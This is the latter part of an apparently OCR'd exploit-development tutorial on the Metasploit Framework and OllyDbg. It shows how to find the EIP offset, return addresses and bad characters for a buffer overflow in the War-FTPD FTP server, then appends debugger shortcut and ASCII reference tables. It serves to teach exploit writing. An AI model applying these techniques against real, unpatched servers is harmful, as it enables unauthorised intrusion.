
```
exploit         = 'A' * 1000
```

for:

```
exploit         =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah
9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5A
k6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2
An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap
9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5B
a6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2
Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf
9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh'
```

Then, we save our modified PoC code. We start the War-FTPD FTP server. We run our debugger and attach it to the War-FTPD process. We launch our exploit...

Ok, we can now see this in our debugger:


OllyDbg - war-ftpd.exe - [CPU - thread 000001B4]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
Registers (FPU)
ECX 00000001
EDX 00000000
EBX 00000113
ESP 0098FD88 ASCII "q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3
EBP 0098FDE0 ASCII "3At4At5At6At7At8At9Au0Au1Au2A
ESI 7C4F5594 KERNEL32.GetTickCount
EDI 007F466C

EIP 32714131
```

```
Address   Hex dump                 ASCII
00440000  00 00 00 00 59 4B 43 00  ....YKC.
00440008  F0 36 40 00 30 37 40 00  ≡6@.07@.
00440010  30 30 42 00 70 30 42 00  00B.p0B.
00440018  60 02 43 00 90 08 43 00  `☻C.É◘C.
00440020  E0 10 43 00 20 11 43 00  α►C. ◄C.
00440028  60 11 43 00 E0 11 43 00  `◄C.α◄C.
00440030  E0 12 43 00 20 13 43 00  α↕C. ‼C.
```

```
0098FDD0  73413873
0098FDD4  30744139  Pointer to next SEH record
0098FDD8  41317441  SE handler
0098FDDC  74413274
0098FDE0  34744133
0098FDE4  41357441
0098FDE8  74413674
0098FDEC  38744137
0098FDF0  41397441
```

Access violation when executing [32714131] - use Shift+F7/F8/F9 to pass exception to program

We see that EIP is now overwritten with the value "32714131".

Then we use patternOffset to know the number of characters to send before hitting EIP. For this, we use the following script: C:\Program Files\Metasploit\Framework3\framework\tools\pattern_offset.rb

From a DOS command line console, it gives:

```
C:\Program Files\Metasploit\Framework3\framework\tools>ruby pattern_offset.rb
Usage: pattern_offset.rb <search item> <length of buffer>
Default length of buffer if none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically
```

So, we now provide the parameters found before like this:

```
C:\Program Files\Metasploit\Framework3\framework\tools>ruby pattern_offset.rb
32714131 1000
```

The result "485" is displayed. It means that we should have a space of 485 bytes to store our payload.

We add this value in our PoC code: We modify this line:

```
'Space'    => 1000,          #We actually don't know the correct value for this
```

for:

```
'Space'    => 485,
```

In this way, when we will load our exploit in the Metasploit Framework (with the "use" command), it will automatically search and display the available payloads with a size lower than 485 (with the "show PAYLOADS" command).

Finding a return address

We have now to find a reliable return address.
The best way is to take a return address directly in our target. (In the vulnerable executable itself or in one of the DLLs it uses)
It avoids problems with various versions of Windows and Service Packs, locales, hotfixes...
It would make our exploit universal.
But it is not always so easy.

One way for this is to use the search in memory functionality of OllyDbg.

And, once again, the Metasploit Framework includes tools to help us.

We can use 'msfpescan' to search return addresses for an opcode:

```
$ ./framework/msfpescan
Usage: ./framework/msfpescan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]      Search for jump equivalent instructions
    -p, --poppopret                  Search for pop+pop+ret combinations
    -r, --regex [regex]              Search for regex match
    -a, --analyze-address [address]  Display the code at the specified address
    -b, --analyze-offset [offset]    Display the code at the specified offset
    -f, --fingerprint                Attempt to identify the packer/compiler

Options:
    -M, --memdump                    The targets are memdump.exe directories
    -A, --after [bytes]              Number of bytes to show after match (-a/-b)

    -B, --before [bytes]             Number of bytes to show before match(-a/-b)
    -I, --image-base [address]       Specify an alternate ImageBase
    -h, --help                       Show this message
```

We can also use the MSF Opcodes Database:
http://metasploit.com/users/opcode/msfopcode.cgi
Note that the Metasploit Framework includes a built-in client to use this database:
http://www.metasploit.com/projects/Framework/msf3/msfopcode.html

We can also use another nice tool called eEreap from eEye:
http://research.eeye.com/html/tools/RT20060801-2.html

We can also find some international return addresses here:
https://www.securinfos.info/international-opcodes/index.php

Dealing with badchars

We have now to find and prevent badchars.
We should not include terminating null character in our shellcode as it would break out of the execution.
We have already done this with this in our exploit: 'BadChars' => "\x00"

Additionally; a target application will often modify the data received before the application will work with the data.
An example is an application that will change all characters to uppercase.
As this will modify our shellcode, we have to deal with it.
For this, the Metasploit Framework will encode our shellcode to obtain one without any specified badchars.
We just have to specify the list of badchars in our exploit code.

So, to find the badchars, we will send a string containing all the characters of the ASCII table, with both printable and non-printable ones.
The string will look like this:

```
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x1
4\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x2
8\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3
c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x6
4\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x7
8\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8
c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa
0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb
4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc
8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xd
c\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

@ We edit our exploit code and put the above string in it.
Then, having our target application running and our debugger attached to its process; we relaunch our exploit.
Under the debugger, after the access violation is triggered, we right click on the esp register and choose the option "follow in dump".
We will now see our string and check what the missing or modified characters at the end of the string are.
It is our first badchars. (Note it)

We remove it in our exploit code, and do it@ again...
until we see all the characters sent in our debugger.

Now we write, in the badchars section of our exploit, the characters found as badchars (removed or modified by the application).

References

[1] Free Windows Debuggers
http://www.ollydbg.de/
http://www.microsoft.com/whdc/devtools/debugging/default.mspx

[2] WarFTPD v1.5 download link
https://www.securinfos.info/old_softwares_vulnerable/WarFTP165_vulnerable_USER_BufferOverflow.exe

http://www.milw0rm.com/papers/142

Metasploit Framework v3.0 Developer Documentation:
http://Metasploit.com/projects/Framework/msf3/

Exploit Module Tutorial:
http://Metasploit.com/projects/Framework/documentation.html#exploitTutorial

Vinnie Liu - Writing Exploits III:
http://www.syngress.com/book_catalog/327_SSPC/sample.pdf

http://www.securityforest.com/wiki/index.php/Category:Buffer_Overflows_Education
https://www.securinfos.info/english/security-papers-hacking-whitepapers.php

JA

The Metasploit Framework's internals

The Metasploit Framework's REX library's Conceptual Map:
https://www.securinfos.info/metasploit/MetaSploit_REX_US.jpg

Simplified version:
https://www.securinfos.info/metasploit/MetaSploit_REX_JA.jpg

Detailed views:
https://www.securinfos.info/metasploit/MetaSploit_REX_ARCH.jpg
https://www.securinfos.info/metasploit/MetaSploit_REX_EXPLOITATION.jpg
https://www.securinfos.info/metasploit/MetaSploit_REX_JobContainer.jpg
https://www.securinfos.info/metasploit/MetaSploit_REX_LOG.jpg
https://www.securinfos.info/metasploit/MetaSploit_REX_POST.jpg
https://www.securinfos.info/metasploit/MetaSploit_REX_PROTO.jpg

Conclusion

The Metasploit Framework helps to save a lot of time while writing an exploit. We can use the built-in features without to have to rewrite all the code or copy/paste pieces of code again and again when writing a new exploit. The MSF has a neat design and a lot of possibilities. It is quite easy to use and extend it.

On the Net

http://framework.metasploit.com – Official website of the Metasploit Framework
http://www.milw0rm.com - Exploits repository
https://www.securinfos.info/old-softwares-vulnerable.php – Repository of vulnerable softwares
http://en.wikibooks.org/w/index.php?title=Metasploit – The Metasploit's Book

Future of the tool

The MSF eXploit Builder's todo list includes *(but is not limited to)*:

⇨ Multi-platform support (rewrite in Ruby, RoR or PHP/Ajax … Java is too slow for now)
⇨ Direct debugger integration or dialog (automatic badchars detection)
⇨ A lot of new features, bug analysis' rules, …

Greetings

I would like to salute and thanks:

- The VNSECON's organizers: Red Dragon, Nguyen Quang Tuan, Truong Cong Danh, vnsecurity.net
- The Metasploit team: HDM, skape, spoonm …
- The CoolBytes team: Juve, Loo, Trigger, Poup69, Pitch, Softy …
- Fabrice MOURRON, Nicolas RUFF, Nicob, Aurélien CABEZON, Marc OLANIE
- Hakin9's chief editors
- Str0ke, Class101, Muts
- William Stallings
- My parents & friends

This presentation is dedicated to my love *Isabelle*
(I love you better than the words can say!)

THE END / EOF

EXTRAS

OllyDbg's Quick start - version 1.10

Read this for quick start. Consult help file for details and more features.

Installation is not necessary. Create new directory and unpack odbg110.zip - now you can start!

Pop-up menus display only items that apply. **Frequently used menu functions:**

Function	**Window**	**Menu command**	**Shortcut**
Edit memory as binary, ASCII or UNICODE string	Disassembler, Stack Dump	Binary|Edit	Ctrl+E
Undo changes	Disassembler, Dump Registers	Undo selection Undo	Alt+BkSp
Run application	Main	Debug|Run	F9
Run to selection	Disassembler	Breakpoint|Run to selection	F4
Execute till return	Main	Debug|Execute till return	Ctrl+F9
Execute till user code	Main	Debug|Execute till user code	Alt+F9
Set/reset INT3 breakpoint	Disassembler Names, Source	Breakpoint|Toggle Toggle breakpoint	F2
Set/edit conditional INT3 break-point	Disassembler Names, Source	Breakpoint|Conditional Conditional breakpoint	Shift+F2
Set/edit conditional logging breakpoint (logs into the Log window)	Disassembler Names, Source	Breakpoint|Conditional log Conditional log breakpoint	Shift+F4
Temporarily disable/restore INT3 breakpoint	Breakpoints	Disable Enable	Space
Set memory breakpoint (only one is allowed)	Disassembler, Dump	Breakpoint|Memory, on ac-cess Breakpoint|Memory, on write	
Remove memory breakpoint	Disassembler, Dump	Breakpoint|Remove memory breakpoint	
Set hardware breakpoint (ME/NT/2000 only)	Disassembler, Dump	Breakpoint|Hardware (select type and size!)	
Remove hardware breakpoint	Main	Debug|Hardware breakpoints	
Set single-short break on access to memory block (NT/2000 only)	Memory	Set break-on-access	F2
Set break on module, thread, de-bug string	Options	Events	
Set new origin	Disassembler	New origin here	
Display list of all symbolic names	Disassembler, Dump Modules	Search for|Name (label) View names	Ctrl+N
Context-sensitive help (requires external help file!)	Disassembler, Na-mes	Help on symbolic name	Ctrl+F1

Find all references in code to selected address range	Disassembler Dump	Find references to|Command Find references	Ctrl+R
Find all references in code to the constant	Disassembler	Find references to|Constant Search for|All constants	
Search whole allocated memory	Memory	Search Search next	Ctrl+L
Go to address or value of expression	Disassembler Dump	Go to|Expression Go to expression	Ctrl+G
Go to previous address/run trace item	Disassembler	Go to|Previous	Minus
Go to next address/run trace item	Disassembler	Go to|Next	Plus
Go to previous procedure	Disassembler	Go to|Previous procedure	Ctrl+Minus
Go to next procedure	Disassembler	Go to|Next procedure	Ctrl+Plus
View executable file	Disassembler, Dump, Modules	View|Executable file	
Copy changes to executable file	Disassembler	Copy to executable file	
Analyse executable code	Disassembler	Analysis|Analyse code	Ctrl+A
Scan object files and libraries	Disassembler	Scan object files	Ctrl+O
View resources	Modules, Memory	View all resources View resource strings	
Suspend/resume thread	Threads	Suspend Resume	
Display relative addresses	Disassembler, Dump, Stack	Doubleclick address	
Copy	Most of windows	Copy to clipboard	Ctrl+C

Frequently used global shortcuts:

Ctrl+F2	Restart program
Alt+F2	Close program
F3	Open new program
F5	Maximize/restore active window
Alt+F5	Make OllyDbg topmost
F7	Step into (entering functions)
Ctrl+F7	Animate into (entering functions)
F8	Step over (executing function calls at once)
Ctrl+F8	Animate over (executing function calls at once)
F9	Run
Shift+F9	Pass exception to standard handler and run
Ctrl+F9	Execute till return
Alt+F9	Execute till user code
Ctrl+F11	Trace into
F12	Pause
Ctrl+F12	Trace over
Alt+B	Open Breakpoints window

Alt+C	Open CPU window
Alt+E	Open Modules window
Alt+L	Open Log window
Alt+M	Open Memory window
Alt+O	Open Options dialog
Ctrl+T	Set condition to pause Run trace
Alt+X	Close OllyDbg

Frequently used Disasembler shortcuts:


F2	Toggle breakpoint
Shift+F2	Set conditional breakpoint
F4	Run to selection
Alt+F7	Go to previous reference
Alt+F8	Go to next reference
Ctrl+A	Analyse code
Ctrl+B	Start binary search
Ctrl+C	Copy selection to clipboard
Ctrl+E	Edit selection in binary format
Ctrl+F	Search for a command
Ctrl+G	Follow expression
Ctrl+J	Show list of jumps to selected line
Ctrl+K	View call tree
Ctrl+L	Repeat last search
Ctrl+N	Open list of labels (names)
Ctrl+O	Scan object files
Ctrl+R	Find references to selected command
Ctrl+S	Search for a sequence of commands
Asterisk (*)	Origin
Enter	Follow jump or call
Plus (+)	Go to next location/next run trace item
Minus (-)	Go to previous location/previous run trace item
Space ( )	Assemble
Colon (:)	Add label
Semicolon (;)	Add comment

ASCII TABLE

Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH	(start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX	(start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX	(end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO	(shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI	(shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE	(data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1	(device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2	(device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3	(device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4	(device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK	(negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN	(synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB	(end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN	(cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM	(end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB	(substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC	(escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS	(file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	|
29	1D	035	GS	(group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS	(record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US	(unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

EXTENDED ASCII TABLE



Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
128	80	Ç	160	A0	á	192	C0	└	224	E0	α
129	81	ü	161	A1	í	193	C1	┴	225	E1	ß
130	82	é	162	A2	ó	194	C2	┬	226	E2	Γ
131	83	â	163	A3	ú	195	C3	├	227	E3	π
132	84	ä	164	A4	ñ	196	C4	─	228	E4	Σ
133	85	à	165	A5	Ñ	197	C5	┼	229	E5	σ
134	86	å	166	A6	ª	198	C6	╞	230	E6	µ
135	87	ç	167	A7	º	199	C7	╟	231	E7	τ
136	88	ê	168	A8	¿	200	C8	╚	232	E8	Φ
137	89	ë	169	A9	⌐	201	C9	╔	233	E9	Θ
138	8A	è	170	AA	¬	202	CA	╩	234	EA	Ω
139	8B	ï	171	AB	½	203	CB	╦	235	EB	δ
140	8C	î	172	AC	¼	204	CC	╠	236	EC	∞
141	8D	ì	173	AD	¡	205	CD	═	237	ED	φ
142	8E	Ä	174	AE	«	206	CE	╬	238	EE	ε
143	8F	Å	175	AF	»	207	CF	╧	239	EF	∩
144	90	É	176	B0	░	208	D0	╨	240	F0	≡
145	91	æ	177	B1	▒	209	D1	╤	241	F1	±
146	92	Æ	178	B2	▓	210	D2	╥	242	F2	≥
147	93	ô	179	B3	│	211	D3	╙	243	F3	≤
148	94	ö	180	B4	┤	212	D4	╘	244	F4	⌠
149	95	ò	181	B5	╡	213	D5	╒	245	F5	⌡
150	96	û	182	B6	╢	214	D6	╓	246	F6	÷
151	97	ù	183	B7	╖	215	D7	╫	247	F7	≈
152	98	ÿ	184	B8	╕	216	D8	╪	248	F8	°
153	99	Ö	185	B9	╣	217	D9	┘	249	F9	∙
154	9A	Ü	186	BA	║	218	DA	┌	250	FA	·
155	9B	¢	187	BB	╗	219	DB	█	251	FB	√
156	9C	£	188	BC	╝	220	DC	▄	252	FC	ⁿ
157	9D	¥	189	BD	╜	221	DD	▌	253	FD	²
158	9E	₧	190	BE	╛	222	DE	▐	254	FE	■
159	9F	ƒ	191	BF	┐	223	DF	▀	255	FF	